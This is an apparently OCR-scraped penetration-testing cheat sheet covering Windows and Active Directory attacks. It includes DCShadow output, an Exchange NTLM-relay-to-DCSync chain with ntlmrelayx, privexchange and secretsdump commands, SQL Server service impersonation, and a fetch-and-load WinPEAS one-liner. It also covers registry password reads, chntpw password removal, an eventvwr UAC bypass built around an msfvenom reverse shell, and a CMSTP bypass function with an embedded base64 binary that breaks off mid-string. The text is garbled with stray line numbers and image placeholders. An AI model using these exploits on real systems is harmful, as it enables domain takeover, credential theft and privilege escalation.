 > RPC Server is waiting!
== Press Control+C to stop ==
  cMaxObjects : 1000
  cMaxBytes   : 0x00a00000
  ulExtendedOp: 0
  pNC->Guid: {838b60b5-2957-48ad-9480-154e3985c1f7}
  pNC->Sid : S-1-5-21-3270384115-3177237293-604223748
  pNC->Name: DC=offensiveps,DC=com
SessionKey: 9f3d57bb7980ca42bf97f6abc083a0c37b25d9b2ef0ea050a765f26276231138
1 object(s) pushed
 > RPC bind unregistered
 > stopping RPC server
 > RPC server stopped
```


DCShadow attack performed successfully (source: labofapenetrationtester.com)

You have essentially registered a new domain controller and now can perform any operations with it.

Exchange

The main vulnerability in the infrastructure of this product is that Exchange has high privileges in the Active Directory domain. The Exchange Windows Permissions group has WriteDacl access in Active Directory; this enables any member of this group to modify the domain privileges, including the privilege to perform DCSync attacks.


To execute arbitrary code on other network hosts, you can relay the NTLM authentication over SMB. However, other protocols are also vulnerable to relaying. The most interesting (from this perspective) protocol is LDAP that can be used to read and modify objects in Active Directory. The point is that the attacker's computer connects to a Windows server, and it is possible to pass the authentication (that is automatically performed) to other machines in the network as shown on the scheme below. This is called a relay attack.



Relay attack (source: dirkjanm.io)

When authentication is relayed to LDAP, objects in the directory can be modified. As a result, the malefactor's privileges are granted to these objects, including privileges required for DCSync operations. So, to perform an ACL attack, you have to make an Exchange server to authenticate to you with NTLM authentication. To do so, it is necessary to get Exchange to authenticate to your system.

It is possible to force Exchange to authenticate to an arbitrary URL address over HTTP using the Exchange PushSubscription function. The push notification service has an option to send a message every X minutes (where X can be set by the attacker) even if nothing has happened. This ensures that Exchange will connect to you even if there is no activity in the Inbox. The attack scheme is shown on the picture below:



DCSync attack performed using push notifications (source: dirkjanm.io)

Tools required for this attack are included in impacket.

To relay LDAP, run ntlmrelayx and specify the user under your control and domain controller:

ntlmrelayx.py -t ldap://DC.domain.dom --escalate-user USER

Then run the privexchange script:

privexchange -ah Attacker_host Exchange_host -u USER -d DOMEN

Important: the user must have a mailbox on your Exchange server. Some time later (after sending the push notification), you will see the following output in ntlmrelayx.

```
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Client requested path: /privexchange/
[*] Authenticating against ldap://s2016dc.testsegment.local as TESTSEGMENT\S2012EXC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
```

Successful relay in ntlmrelayx (source: dirkjanm.io)

This indicates that your user has DCSync privileges:

secretsdump domain/user@DC -just-dc

Successful data replication in secretsdump (source: dirkjanm.io)

This is how Exchange enables hackers to replicate account data.

Sysadmin SQL Server

It is possible to escalate your privileges from a local administrator to a DBA system administrator using the SQL Server account.

SQL Server is yet another Windows application. Each SQL Server instance is installed as a set of Windows services running in the background mode. Each of these services is configured to interact with a Windows account. The associated account is later used for global interaction with the OS.

The main Windows SQL Server's service is SQL Server implemented as the sqlservr.exe application.

SQL Server services may be configured with many types of Windows accounts. The list of these accounts is provided below:

- Local User;
- LocalSystem;
- NetworkService;
- Local Managed Service Account;
- Domain Managed Service Account;
- Domain User; and
- Domain Admin.

A compromised SQL Server service may compromise the entire domain. But, regardless of the SQL Server service account's privileges in the OS, it has sysadmin privileges on the SQL Server by default.

The PowerUpSQL toolkit is used to gain control over a service account. A local admin account is required for that.

First, it is necessary to find a local SQL Server using the Get-SQLInstanceLocal command. In the command output, look for the string containing Instance: MSSQLSRV04\BOSCHSQL.

The next command provides you with an SQL Server account:

Invoke-SQLImpersonateService -Verbose -Instance MSSQLSRV04\BOSCHSQL


Now it is necessary to make sure that everything went fine:

Get-SQLServerInfo -Verbose -Instance MSSQLSRV04\BOSCHSQL

The output must include the string containing CurrentLogin: NT Service\MSSQL$BOSCHSQL.

As a result, you gain the sysAdmin DBO privileges. There is also a solution that launches cmd.exe in the context of each SQL service account associated with the instance MSSQLSRV04\BOSCHSQL:

Invoke-SQLImpersonateServiceCmd -Instance MSSQLSRV04 \ BOSCHSQL



CMD terminals with SQL service accounts (source: blog.netspi.com)

Local Privilege Escalation AD

Local Privilege Escalation

Resources

- Conda's Mindmap

Tools

- WinPEAS

1

reg add HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1

2

3

#Avoid time-consuming searches:

4

Winpeas.exe quiet cmd fast

5

6

#Download & Execute One-liner

7

$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/raw/master/winPEAS/winPEASexe/binaries/Obfuscated%20Releases/winPEASx64.exe" -UseBasicParsing | Select-Object -ExpandProperty Content)); [winPEAS.Program]::Main("")

Copied!

- Kernel Exploits: Pre-compiled
- SharpUp
- Seatbelt: Seatbelt.exe -group=all
- Winexe
    - Linux tool to run windows commands on target.
- Accesschk.exe [Older version]

Tips

1

To read the registry values without PowerShell, specify the architecture:

2

REG QUERY "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon" /v DefaultPassword /reg:64

3

4

#Scenario: Priv esc using stolen creds through port forwarding.

5

6

winexe -U Administrator%Welcome1! //127.0.0.1 "cmd.exe"

Copied!

Physical Access

1

#Create live bootable OS & login. Download chntpw.

2

chntpw -l SAM

3

Remove the password for existing user A/c. Login with <blank> password.

4

Open CMD, add new user to LA group.

Copied!

Exploit Suggester

1

wget https://github.com/AonCyberLabs/Windows-Exploit-Suggester/blob/master/windows-exploit-suggester.py

2

wget https://bootstrap.pypa.io/pip/2.7/get-pip.py

3

python get-pip.py

4

python -m pip install --user xlrd==1.1.0

5

6

./windows-exploit-suggester.py --update

7

./windows-exploit-suggester.py --database <Database file> --systeminfo ./<Target-systeminfo.txt>

8

9

#Windows XP SP01 Privesc

10

https://sohvaxus.github.io/content/winxp-sp1-privesc.html

11

12

#Check for vulnerable services

13

.\Seatbelt NonStandardProcesses

Copied!

UAC Bypass

- Latest Research

How does UAC work?

- Confirm if UAC is turned ON:

1

#Look for group Mandatory Label\Medium Mandatory Level + Local Admin Privileges

2

whoami /groups

3

reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System

Copied!

```
C:\BypassUAC>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    ConsentPromptBehaviorAdmin    REG_DWORD    0x5
    ConsentPromptBehaviorUser    REG_DWORD    0x3
    EnableInstallerDetection    REG_DWORD    0x1
    EnableLUA    REG_DWORD    0x1
    EnableSecureUIAPaths    REG_DWORD    0x1
    EnableUIADesktopToggle    REG_DWORD    0x0
    EnableVirtualization    REG_DWORD    0x1
    PromptOnSecureDesktop    REG_DWORD    0x1
    ValidateAdminCodeSignatures    REG_DWORD    0x0
    dontdisplaylastusername    REG_DWORD    0x0
    legalnoticecaption    REG_SZ
    legalnoticetext    REG_SZ
    scforceoption    REG_DWORD    0x0
    shutdownwithoutlogon    REG_DWORD    0x1
    undockwithoutlogon    REG_DWORD    0x1
    FilterAdministratorToken    REG_DWORD    0x0
```

Now notice the three highlighted keys above and their values.

1. 1.

EnableLUA tells us whether UAC is enabled. If 0 we don't need to bypass it at all can just PsExec to SYSTEM. If it's 1 however, then check the other 2 keys

2. 2.

ConsentPromptBehaviorAdmin can theoretically take on 6 possible values (readable explanation here), but from configuring the UAC slider in Windows settings it takes on either 0, 2 or 5.

3. 3.

PromptOnSecureDesktop is binary, either 0 or 1.

Enumeration

- UACMe

1

#Check if AutoElevate exists

2

sigcheck.exe -m ANYLOLBIN.exe | findstr autoElevate

Copied!

Eventviewer Bypass

1

#Ensure that eventvwr.exe exists

2

where /r C:\windows eventvwr.exe

3

Get-ChildItem -Path c:\Windows -Recurse -Include eventvwr.exe -ErrorAction SilentlyContinue

4

5

$ConsentPrompt = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System).ConsentPromptBehaviorAdmin

6

$SecureDesktopPrompt = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System).PromptOnSecureDesktop

7

8

#If False, we can proceed

9

$ConsentPrompt -Eq 2 -And $SecureDesktopPrompt

10

11

#Check if sautoelevate is set to High integrity.

12

strings64.exe -accepteula C:\Windows\System32\eventvwr.exe | findstr /i autoelevate

13

    [autoElevate]true[/autoElevate]

Copied!

1

#Reference: https://ivanitlearning.wordpress.com/2019/07/07/bypassing-default-uac-settings-manually/

2

#Compile revshell.exe using msfvenom. Copy payload + exploit to same path.

3

4

wget https://raw.githubusercontent.com/turbo/zero2hero/master/main.c

5

6

#Modify main.c: \\foobar.exe to \\revshell.exe

7

8

/*

9

GetCurrentDirectory(MAX_PATH, curPath);

10

strcat(curPath, "\\foobar.exe");

11

*/

12

13

#Cross-compile

14

x86_64-w64-mingw32-gcc main.c -o eventvwr-bypassuac-64.exe

15

#Transfer both executables to target and execute.

Copied!

Interesting Read :

- https://ivanitlearning.wordpress.com/2019/07/07/bypassing-default-uac-settings-manually/
- https://www.fortinet.com/blog/threat-research/offense-and-defense-a-tale-of-two-sides-bypass-uac
- http://www.labofapenetrationtester.com/2015/09/bypassing-uac-with-powershell.html
- https://github.com/FuzzySecurity/PowerShell-Suite/tree/master/Bypass-UAC

Metasploit

- Check local_exploit_suggester output.
- Windows Server 2012 R2

Reference: https://0x00-0x00.github.io/research/2018/10/31/How-to-bypass-UAC-in-newer-Windows-versions.html

- This exploit will create a new pop-up. Works with RDP access only.
    - Save this as Bypass-UAC.ps1
        - . .\Bypass-UAC.ps1
        - Bypass-UAC -Command "C:\Windows\system32\cmd.exe"

```
1
function Bypass-UAC
2
{
3
    Param(
4
        [Parameter(Mandatory = $true, Position = 0)]
5
        [string]$Command
6
    )
7
    if(-not ([System.Management.Automation.PSTypeName]'CMSTPBypass').Type)
8
    {
9

[Reflection.Assembly]::Load([Convert]::FromBase64String("TVqQAAMAAAAEAAAA//8AALgAAA
AAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtA
nNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAA
AAAABQRQAATAEDAGbn2VsAAAAAAAAAAOAAAiELAQsAABAAAAAGAAAAAAAAzi4AAAAgAAA
AQAAAAAAAEAAgAAAAAgAABAAAAAAAAAAAEAAAAAAAAAACAAAAAAgAAAAAAAAMAQIUAAB
AAABAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAAHwuAABPAAAAAEAAAMgCAAAAAAAA
AAAAAAAAAAAAAAAAAGAAAAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAC5
0ZXh0AAAA1A4AAAAgAAAAEAAAAAIAAAAAAAAAAAAAAAAAACAAAGAucnNyYwAAAMgCAAA
AQAAAAAQAAAASAAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAAGAAAAACAAAAFgA
AAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAACwLgAAAAAAAEgAAAACAAUAFCI
AAGgMAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAABMwBACJAAAAAQAAESgEAAAKF40GAAABEwQRBBZyAQAAcCgFAAAKn
REEbwYAAAoWmgpyBQAAcAtzBwAACgwIB28IAAAKJghyJQAAcG8IAAAKJggGbwgAAAomCHIpA
ABwbwgAAAomfgEAAARzCQAACg0JcjMAAHACbwoAAAomCG8LAAAKCW8LAAAKKAwAAAoIbw
sAAAoqAAAAEzADAKEAAAACAAARfgIAAAQoDQAACi0Mcl0AAHAoDgAAChYqcwcAAAoKBgIoAw
AABm8IAAAKJnKfAABwBm8LAAAKKA8AAAooDgAACn4CAAAEcxAAAAoLB3LRAABwBm8LAAAK
KA8AAApvEQAACgcWbxIAAAoHKBMAAAomEgL+FQ4AAAF+FAAACgxy2wAAcCgFAAAGDAh+FA
AACigVAAAKLehy5wAAcCgWAAAKFyoAAAATMAIATwAAAAMAABECKBcAAAoKBo5pLQZ+FAAA
CioGFppvGAAAChIB/hUOAAABBhaabxkAAAoLB34UAAAKKBUAAAosBn4UAAAKKgcoAgAABiYH
GygBAAAGJgcqVnL3AABwgAEAAARyiAUAcIACAAAEKh4CKBoAAAoqAAAAQlNKQgEAAQAAAAA
```

ADAAAAHY0LjAuMzAzMTkAAAAABQBsAAAAdAIAACN+AADgAgAA5AIAACNTdHJpbmdzAAAAA
MQFAADEBQAAI1VTAIgLAAAQAAAAI0dVSUQAAACYCwAA0AAAACNCbG9iAAAAAAAAAAIAAAF
XFQIUCQAAAAD6JTMAFgAAAQAAAA8AAAACAAAAAgAAAAcAAAAGAAAAGgAAAAIAAAADAAA
AAQAAAAIAAAABAAAAAwAAAAACgABAAAAAAAAGADsANAAGAOgAyAAGAAgByAAGAFYBNwE
GAH4BdAEGAJUBNAAGAJoBNAAGAKkBNAAGAMIBtgEGAOgBdAEGAAECNAAKAC0CGgIKAGAC
GgIGAG4CNAAOAJsChgIAAAAAAQAAAAAAAQABAAEAEAAfAAAABQABAAEAFgBCAAoAFgBpAA
oAAAAAAIAAliBKAA0AAQAAAAAAgACWIFUAEwADAFAgAAAAAJYAdAAYAAQA6CAAAAAAlgB/A
B0ABQCYIQAAAACWAIcAIgAGAAkiAAAAAIYYlwAnAAcA8yEAAAAAkRjdAqEABwAAAAEAnQAAA
AIAogAAAAEAnQAAAAEAqwAAAAEAqwAAAAEAvAARAJcAKwAZAJcAJwAhAJcAMAApAIMBNQA
5AKIBOQBBALABPgBJAJcAJwBJANABRQBJAJcAMABJANcBSwAJAN8BUgBRAO0BVgBRAPoBHQB
ZAAkCZwBBABMCbABhAJcAMABhAD4CMABhAEwCcgBpAGgCdwBxAHUCfgBxAHoCgQB5AKQC
ZwBpAK0CjwBpAMACJwBpAMgClgAJAJcAJwAuAAsApQAuABMArgBcAIcAmgBpAQABAwBKAAE
AQAEFAFUAAQAEgAAAAAAAAAAAAAAAAAAAAAAmAQAABAAAAAAAAAAAAAAAAQArAAAAAA
AEAAAAAAAAAAAAAAAABADQAAAAAAAQAAAAAAAAAAAAAAAEAhgIAAAAAAAAAAA8TW9kd
WxlPgBDTVNUUC1VQUMtQnlwYXNzLmRsbABDTVNUUEJ5cGFzcwBtc2NvcmxpYgBTeXN0ZW0A
T2JqZWN0AEluZkRhdGEAU2hvd1dpbmRvdwBTZXRGb3JlZ3JvdW5kV2luZG93AEJpbmFyeVBhdG
gAU2V0SW5mRmlsZQBFeGVjdXRlAFNldFdpbmRvd0FjdGl2ZQAuY3RvcgBoV25kAG5DbWRTaG9
3AENvbW1hbmRUb0V4ZWN1dGUAUHJvY2Vzc05hbWUAU3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJ
TZXJ2aWNlcwBDb21waWxhdGlvblJlbGF4YXRpb25zQXR0cmlidXRlAFJ1bnRpbWVDb21wYXRpYm
lsaXR5QXR0cmlidXRlAENNU1RQLVVBQy1CeXBhc3MAU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlc
nZpY2VzAERsbEltcG9ydEF0dHJpYnV0ZQB1c2VyMzIuZGxsAFN5c3RlbS5JTwBQYXRoAEdldFJhbm
RvbUZpbGVOYW1lAENoYXIAQ29udmVydABUb0NoYXIAU3RyaW5nAFNwbGl0AFN5c3RlbS5UZX
h0AFN0cmluZ0J1aWxkZXIAQXBwZW5kAFJlcGxhY2UAVG9TdHJpbmcARmlsZQBXcml0ZUFsbFRle
HQARXhpc3RzAENvbnNvbGUAV3JpdGVMaW5lAENvbmNhdABTeXN0ZW0uRGlhZ25vc3RpY3M
AUHJvY2Vzc1N0YXJ0SW5mbwBzZXRfQXJndW1lbnRzAHNldF9Vc2VTaGVsbEV4ZWN1dGUAUHJv
Y2VzcwBTdGFydABJbnRQdHIAWmVybwBvcF9FcXVhbGl0eQBTeXN0ZW0uV2luZG93cy5Gb3Jtc
wBTZW5kS2V5cwBTZW5kV2FpdABHZXRQcm9jZXNzZXNCeU5hbWUAUmVmcmVzaABnZXRfTW
FpbldpbmRvd0hhbmRsZQAuY2N0b3IAAAMuAAAfQwA6AFwAdwBpAG4AZABvAHcAcwBcAHQA
ZQBtAHAAAANcAAAJLgBpAG4AZgAAKVIARQBQAEwAQQBDAEUAXwBDAE8ATQBNAEEATgBEAF
8ATABJAE4ARQAAQUMAbwB1AGwAZAAgAG4AbwB0ACAAZgBpAG4AZAAgAGMAbQBzAHQAc
AAuAGUAeABlACAAYgBpAG4AYQByAHkAIQAAMVAAYQB5AGwAbwBhAGQAIABmAGkAbABlAC
AAdwByAGkAdAB0AGUAbgAgAHQAbwAgAAAJLwBhAHUAIAAAC2MAbQBzAHQAcAAAD3sARQ
BOAFQARQBSAH0AAISPWwB2AGUAcgBzAGkAbwBuAF0ADQAKAFMAaQBnAG4AYQB0AHUAcg
BlAD0AJABjAGgAaQBjAGEAZwBvACQADQAKAEEAZAB2AGEAbgBjAGUAZABJAE4ARgA9ADIALgA
1AA0ACgANAAoAWwBEAGUAZgBhAHUAbAB0AEkAbgBzAHQAYQBsAGwAXQANAAoAQwB1AH
MAdABvAG0ARABlAHMAdABpAG4AYQB0AGkAbwBuAD0AQwB1AHMAdABJAG4AcwB0AEQAZ
QBzAHQAUwBlAGMAdABpAG8AbgBBAGwAbABVAHMAZQByAHMADQAKAFIAdQBuAFAAcgBlA
FMAZQB0AHUAcABDAG8AbQBtAGEAbgBkAHMAPQBSAHUAbgBQAHIAZQBTAGUAdAB1AHAAQ
wBvAG0AbQBhAG4AZABzAFMAZQBjAHQAaQBvAG4ADQAKAA0ACgBbAFIAdQBuAFAAcgBlAFM
AZQB0AHUAcABDAG8AbQBtAGEAbgBkAHMAUwBlAGMAdABpAG8AbgBdAA0ACgA7ACAAQwB
vAG0AbQBhAG4AZABzACAASABlAHIAZQAgAHcAaQBsAGwAIABiAGUAIAByAHUAbgAgAEIAZQB
mAG8AcgBlACAAUwBlAHQAdQBwACAAQgBlAGcAaQBuAHMAIAB0AG8AIABpAG4AcwB0AGEA
bABsAA0ACgBSAEUAUABMAEEAQwBFAF8AQwBPAE0ATQBBAE4ARABfAEwASQBOAEUADQAK
AHQAYQBzAGsAawBpAGwAbAAgAC8ASQBNACAAYwBtAHMAdABwAC4AZQB4AGUAIAAvAEYA
DQAKAA0ACgBbAEMAdQBzAHQASQBuAHMAdABEAGUAcwB0AFMAZQBjAHQAaQBvAG4AQQB
sAGwAVQBzAGUAcgBzAF0ADQAKADQAOQAwADAAMAAsADQAOQAwADAAMQA9AEEAbABsA
FUAUwBlAHIAXwBMAEQASQBEAFMAZQBjAHQAaQBvAG4ALAAgADcADQAKAA0ACgBbAEEAbA
BsAFUAUwBlAHIAXwBMAEQASQBEAFMAZQBjAHQAaQBvAG4AXQANAAoAIgBIAEsATABNACIAL

AAgACIAUwBPAEYAVABXAEEAUgBFAFwATQBpAGMAcgBvAHMAbwBmAHQAXABXAGkAbgBkA
G8AdwBzAFwAQwB1AHIAcgBlAG4AdABWAGUAcgBzAGkAbwBuAFwAQQBwAHAAIABQAGEAd
ABoAHMAXABDAE0ATQBHAFIAMwAyAC4ARQBYAEUAIgAsACAAIgBQAHIAbwBmAGkAbABlAEk
AbgBzAHQAYQBsAGwAUABhAHQAaAAiACwAIAAiACUAVQBuAGUAeABwAGUAYwB0AGUAZAB
FAHIAcgBvAHIAJQAiACwAIAAiACIADQAKAA0ACgBbAFMAdAByAGkAbgBnAHMAXQANAAoAUw
BlAHIAdgBpAGMAZQBOAGEAbQBlAD0AIgBDAG8AcgBwAFYAUABOACIADQAKAFMAaABvAHIA
dABTAHYAYwBOAGEAbQBlAD0AIgBDAG8AcgBwAFYAUABOACIADQAKAA0ACgAAO2MAOgBcA
HcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABjAG0AcwB0AHAALgBlAHgAZQ
AACrDdag7FtE2aTMtg45Z5hgAIt3pcVhk04IkCBg4FAAICGAgEAAECGAQAAQ4OBAABAg4EAAEYD
gMgAAEEIAEBCAQgAQEOAwAADgQAAQMOBiABHQ4dAwUgARIlDgYgAhIlDg4DIAAOBQACAQ4
OCgcFDg4SJRIlHQMEAAEBDgUAAg4ODgQgAQECBgABEjUSMQIGGAUAAgIYGAcHAxIlEjEYBgABH
RI1DgMgABgGBwIdEjUYAwAAAQgBAAgAAAAAAB4BAAEAVAIWV3JhcE5vbkV4Y2VwdGlvblRoc
m93cwEAAACkLgAAAAAAAAAAAAC+LgAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsC4AA
AAAAAAAAAAAAABfQ29yRGxsTWFpbgBtc2NvcmVlLmRsbAAAAAAA/yUAIAAQAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAABABAAAAAYAACAAAAAAAAAAAAAAAAAAAABAAEAAAAwAACAAAAAAAAAAAAA
AAAAAAAABAAAAAABIAAAAWEAAAGwCAAAAAAAAAAAAAAGwCNAAAAFYAUwBfAFYARQBSAF
MASQBPAE4AXwBJAE4ARgBPAAAAAAC9BO/+AAABAAAAAAAAAAAAAAAAAAAAAAAA/AAAAAA
AAAAQAAAACAAAAAAAAAAAAAAAAAAAARAAAAAEAVgBhAHIARgBpAGwAZQBJAG4AZgBvAAA
AAAAkAAQAAABUAHIAYQBuAHMAbABhAHQAaQBvAG4AAAAAAAAAAsATMAQAAAQBTAHQAcg
BpAG4AZwBGAGkAbABlAEkAbgBmAG8AAACoAQAAAQAwADAAMAAwADAANABiADAAAAAsA
AIAAQBGAGkAbABlAEQAZQBzAGMAcgBpAHAAdABpAG8AbgAAAAAAIAAAADAACAABAEYAaQ
BsAGUAVgBlAHIAcwBpAG8AbgAAAAAAMAAuADAALgAwAC4AMAAAAEwAFQABAEkAbgB0AGU
AcgBuAGEAbABOAGEAbQBlAAAAQwBNAFMAVABQAC0AVQBBAEMALQBCAHkAcABhAHMAcw
AuAGQAbABsAAAAAAAoAAIAAQBMAGUAZwBhAGwAQwBvAHAAeQByAGkAZwBoAHQAAAAgA
AAAVAAVAAEATwByAGkAZwBpAG4AYQBsAEYAaQBsAGUAbgBhAG0AZQAAAEMATQBTAFQAU
AAtAFUAQQBDAC0AQgB5AHAAYQBzAHMALgBkAGwAbAAAAAAAANAAIAAEAUAByAG8AZAB1A
GMAdABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4AMAAAADgACAABAEEAcwBzAGU
AbQBiAGwAeQAgAFYAZQByAHMAaQBvAG4AAAAwAC4AMAAuADAALgAwAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
